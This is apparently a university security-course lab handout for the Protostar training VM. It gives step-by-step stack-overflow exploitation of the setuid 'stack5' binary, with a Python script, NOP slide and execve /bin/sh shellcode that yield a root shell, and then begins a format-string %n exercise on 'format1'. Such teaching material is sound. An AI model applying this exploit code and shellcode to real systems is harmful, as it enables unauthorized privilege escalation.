
COMP8053 – Embedded Software Security

Lab 5 – Intermediate Buffer Overflows

For this lab, continue to use the Protostar VM from Lab 4.

Login: user
Password: user

- Binary executables stored in the directory /opt/protostar/bin/



```
user@protostar:/home/protostar$ cd /opt/protostar/bin
user@protostar:/opt/protostar/bin$ ls
final0  format0  format3  heap1  net0  net3    stack1  stack4  stack7
final1  format1  format4  heap2  net1  net4    stack2  stack5
final2  format2  heap0    heap3  net2  stack0  stack3  stack6
user@protostar:/opt/protostar/bin$ _
```

We shall start with 'stack5' this time, which has this source code:


```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char **argv)
{
  char buffer[64];

  gets(buffer);
}
```

We can see that this is a very simple program. Only a single gets() function call which is clearly where we will be causing a buffer overflow. The intention this time, is to get a shell open with root privileges (since this is a binary executable with setuid root privileges). The process we will go through to achieve this goal is:

1) Create an input string in Python which is long enough to overwrite the return address and cause a segmentation fault.
2) Identify which part of the string is overwriting the return address on the stack.
3) We will overwrite the return address with the address of our own exploit code that we want to execute.
   a) For simplicity, we will put our exploit code at the address immediately after the location of the return address.
   b) This means that after the new return address in our string, we will append on the exploit code.

4) We will start by using exploit code to trigger a breakpoint, to check everything is working correctly.
5) We will then add a NOP slide to make sure the code still works even if we have some changes to the environment variables (which shifts the location of the stack addresses slightly).
6) Once the breakpoint code is working even with different environment variables, we will replace it with shellcode and get a working shell!!

- Write a python script, input.py, which will generate a string long enough to overwrite the return pointer on the stack. Write the output of your script to a file (not shown in the image below), inString.




```
user@protostar:~$ cat input.py
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQR
RRRSSSSTTTTUUUUVVVVWWWWYYYYZZZZ"

print padding
user@protostar:~$ _
```


- Place a break point at the RET instruction's address.
- Configure a hookstop again to display information
- Run stack5 in GDB, giving it inString as input (r < inString)
- Run and hit the breakpoint, you can then use the command "si" in GDB to move forward a single instruction from the breakpoint
- It should crash because it attempts to access a memory address which is invalid. This is because we overwrote the return address with part of our string.
- Determine which part of the string overwrote it and then we want to replace that with an address on the stack where we want to redirect code to.

We want to place the code we want to run on the stack right after where we overwrote the return address, then we just extend our input string to contain the code we want and we're good to go. However we need to know what address that part of the string is being stored to, in order to direct the flow of code there. Thus we need to overwrite the return address on the stack with the address of the next part of our string.

- We can get the address on the stack by running the program again in GDB, hitting the break point on the RET instruction, and then using 'si' to execute the RET.
- At this point, then inspect the registers (info registers) and the address for 'esp' is the address we want to point to.
- In the python script, shorten the string to overflow us to just before the return address location, then overwrite the next 4 bytes with the address on the stack which we just found (that esp pointed to). We can use structs to convert from hex to a string representation to make things simpler.
- Now we are redirecting the code to the address of the next part of our string. Here we will experiment with some code. Enter the string "\xCC\xCC\xCC\xCC".
- The script should look something like this (address may need to be different!!):


```
user@protostar:~$ cat input.py
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQR
RRRSSSS"

eip = struct.pack( "I", 0xbffff830 )
next = "\xCC"*4

print padding + eip + next
user@protostar:~$ _
```

- "CC" is a special code causes a breakpoint (this is actually how GDB works too). If we run the program with this input (even outside GDB) we should find that it runs and causes a breakpoint, if we were successful. If you get an "illegal instruction" error, it means you did not redirect to the address of the "0xCCCCCCCC" codes, but instead to some other place on the stack.



```
(gdb) r < inString
Starting program: /opt/protostar/bin/stack5 < inString

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff831 in ?? ()
(gdb) _
```

If we try to run the code outside of GDB you will find that it no longer hits the breakpoint and instead gives you the Illegal Instruction error. This is because things like environment variables go on the stack too, and GDB runs with slightly different values for environment variables.

However, we want our code to run smoothly in all cases, so we will take advantage of what is called a NOP Slide.

A NOP instruction is the "No Operation" instruction. When the computer encounters a NOP, it will do nothing and move to the next instruction (sequential address). So the idea is to just stick in a ton of NOP instructions to our string, then we aim our address to land somewhere inside of the NOPs. The flow of code will then go through all the memory addresses with NOPs until it reaches an instruction which is not a NOP. NOPs are code "90" so we add a lot of them to our input string (make sure you add a multiple of 4 for neatness) and also we offset our address we redirect to by some arbitrary amount to account for small fluctuations in the stack location due to environment variables.

After this, the script should look something like this:



```
user@protostar:~$ cat input.py
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQR
RRRSSSS"

eip = struct.pack( "I", 0xbffff830+30 )
next = "\x90"*100+"\xCC"*4

print padding + eip + next
user@protostar:~$
```

Running stack5 with this input should work whether you are SSHed in, or running directly in the VM! If not, try adding more NOPs or increasing the offset from the address!!

- Make sure your input string will trigger the breakpoint whether it's run in GDB or outside it, to prove the NOP Slide is working.


Okay now, instead of a breakpoint, we want our code to execute a shell! So we can check for shellcode from the experts, which is a sequence of machine instructions to open a shell. http://shell-storm.org/shellcode/ has a collection of shellcode for a variety of architectures. We wish to get one for Linux on an intel 32-bit x86 architecture. Find one which uses execve to run /bin/sh or just use this one for example: http://shell-storm.org/shellcode/files/shellcode-827.php

You want to copy the shellcode string into your input script. It should now look something like this:



```
user@protostar:~$ cat input.py
import struct
padding = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQR
RRRSSSS"

eip = struct.pack( "I", 0xbffff830+80 )
next = "\x90"*220
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x5
3\x89\xe1\xb0\x0b\xcd\x80"

print padding + eip + next + shellcode
user@protostar:~$
```

If you run it as input to stack5, you will find that we do not get a shell prompt. This is because when stack5 finishes executing it closes the opened shell instantly. To get around this, we can pipe multiple commands as input into the executable. We will take advantage of how the 'cat' commands work to use that as a second command which keeps the shell open and even echos our commands into it.



```
user@protostar:~$ ( python input.py ; cat ) | /opt/protostar/bin/stack5
whoami
root
pwd
/home/user
ls
inString  input.py
```

We have now gotten a very visually basic shell prompt! Checking with "whoami" or "id" shows that we have escalated our privileges to that of root!

Next have an attempt at this Format String exploit, format1:

Source code of format1:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
  printf(string);

  if(target) {
    printf("you have modified the target :)\n");
  }
}

int main(int argc, char **argv)
{
  vuln(argv[1]);
}
```


In this, we have a format string vulnerability where printf() is being used incorrectly and the string we enter as a command-line argument when running the program can contain format string commands to let us view and alter memory.

To run the executable at the command line and pass it in your string as a command-line argument, you can use this command:

```
./format0 $(cat inString)
```

Where “inString” is the name of the file containing the input string you generated.

You need to find the address of the value for variable ‘target’. This time, we will find it by using the command “objdump –t <executable>” on the format1 executable (include the path if you’re not in the directory). This shows the memory address of the objects in the binary, search for the address for ‘target’ here, it should be fairly near the bottom.



```
08048440 g     F .text  00000005              __libc_csu_fini
08048340 g     F .text  00000000              _start
00000000  w      *UND*  00000000              __gmon_start__
00000000  w      *UND*  00000000              _Jv_RegisterClasses
080484f8 g     O .rodata        00000004              _fp_hw
080484dc g     F .fini  00000000              _fini
00000000       F *UND*  00000000              __libc_start_main@@GLIBC_2.0
080484fc g     O .rodata        00000004              _IO_stdin_used
08049628 g       .data  00000000              __data_start
0804962c g     O .data  00000000              .hidden __dso_handle
08049530 g     O .dtors 00000000              .hidden __DTOR_END__
08048450 g     F .text  0000005a              __libc_csu_init
00000000       F *UND*  00000000              printf@@GLIBC_2.0
08049630 g       *ABS*  00000000              __bss_start
080483f4 g     F .text  00000028              vuln
08049638 g     O .bss   00000004              target
0804963c g       *ABS*  00000000              _end
00000000       F *UND*  00000000              puts@@GLIBC_2.0
08049630 g       *ABS*  00000000              _edata
080484aa g     F .text  00000000              .hidden __i686.get_pc_thunk.bx
0804841c g     F .text  0000001b              main
080482c0 g     F .init  00000000              _init


user@protostar:~$ _
```

Note that since a Format String Exploit lets you view the stack with “%x”, you can do this exploit without using GDB!

Then you want to create a format string which contains that address and will write to it using ‘%n’. Remember that ‘%n’ looks on the stack for where it expects the argument to be, and then writes the number of characters printed so far to the address stored where the argument is. We can specify which argument it should look for with e.g. ‘%5$n’ which would mean it uses the 5th argument for the address it will write to.

You will need to figure out where in memory the input string to printf is. Then you need to place a %n referencing the argument which corresponds to a part of the input string. The part of your input string (stored on the stack) which you direct the %n to, should contain the address of target so you overwrite the value target currently has.

E.g. assuming you made an input string of “%x “*200 (in Python), it would print out 200 values from the stack. At a certain point, it would reach the location the string itself is stored on the stack and you will see lots of “207825”s on the stack (because 25 is the code for %, 78 for ‘x’, and 20 for a space.. and it’s little endian).

It is strongly recommended to pad your input string (in Python, not using a pad format string command) to a multiple of 4 characters (e.g. 512) to avoid having to deal with the stack positions shifting while you try to resize the string to find the correct position to have your “%n” at. For doing this padding, you can get the current size of your string, string1, with the Python statement “len(string1)”. Then concatenate on some padding of length 512-len(string1).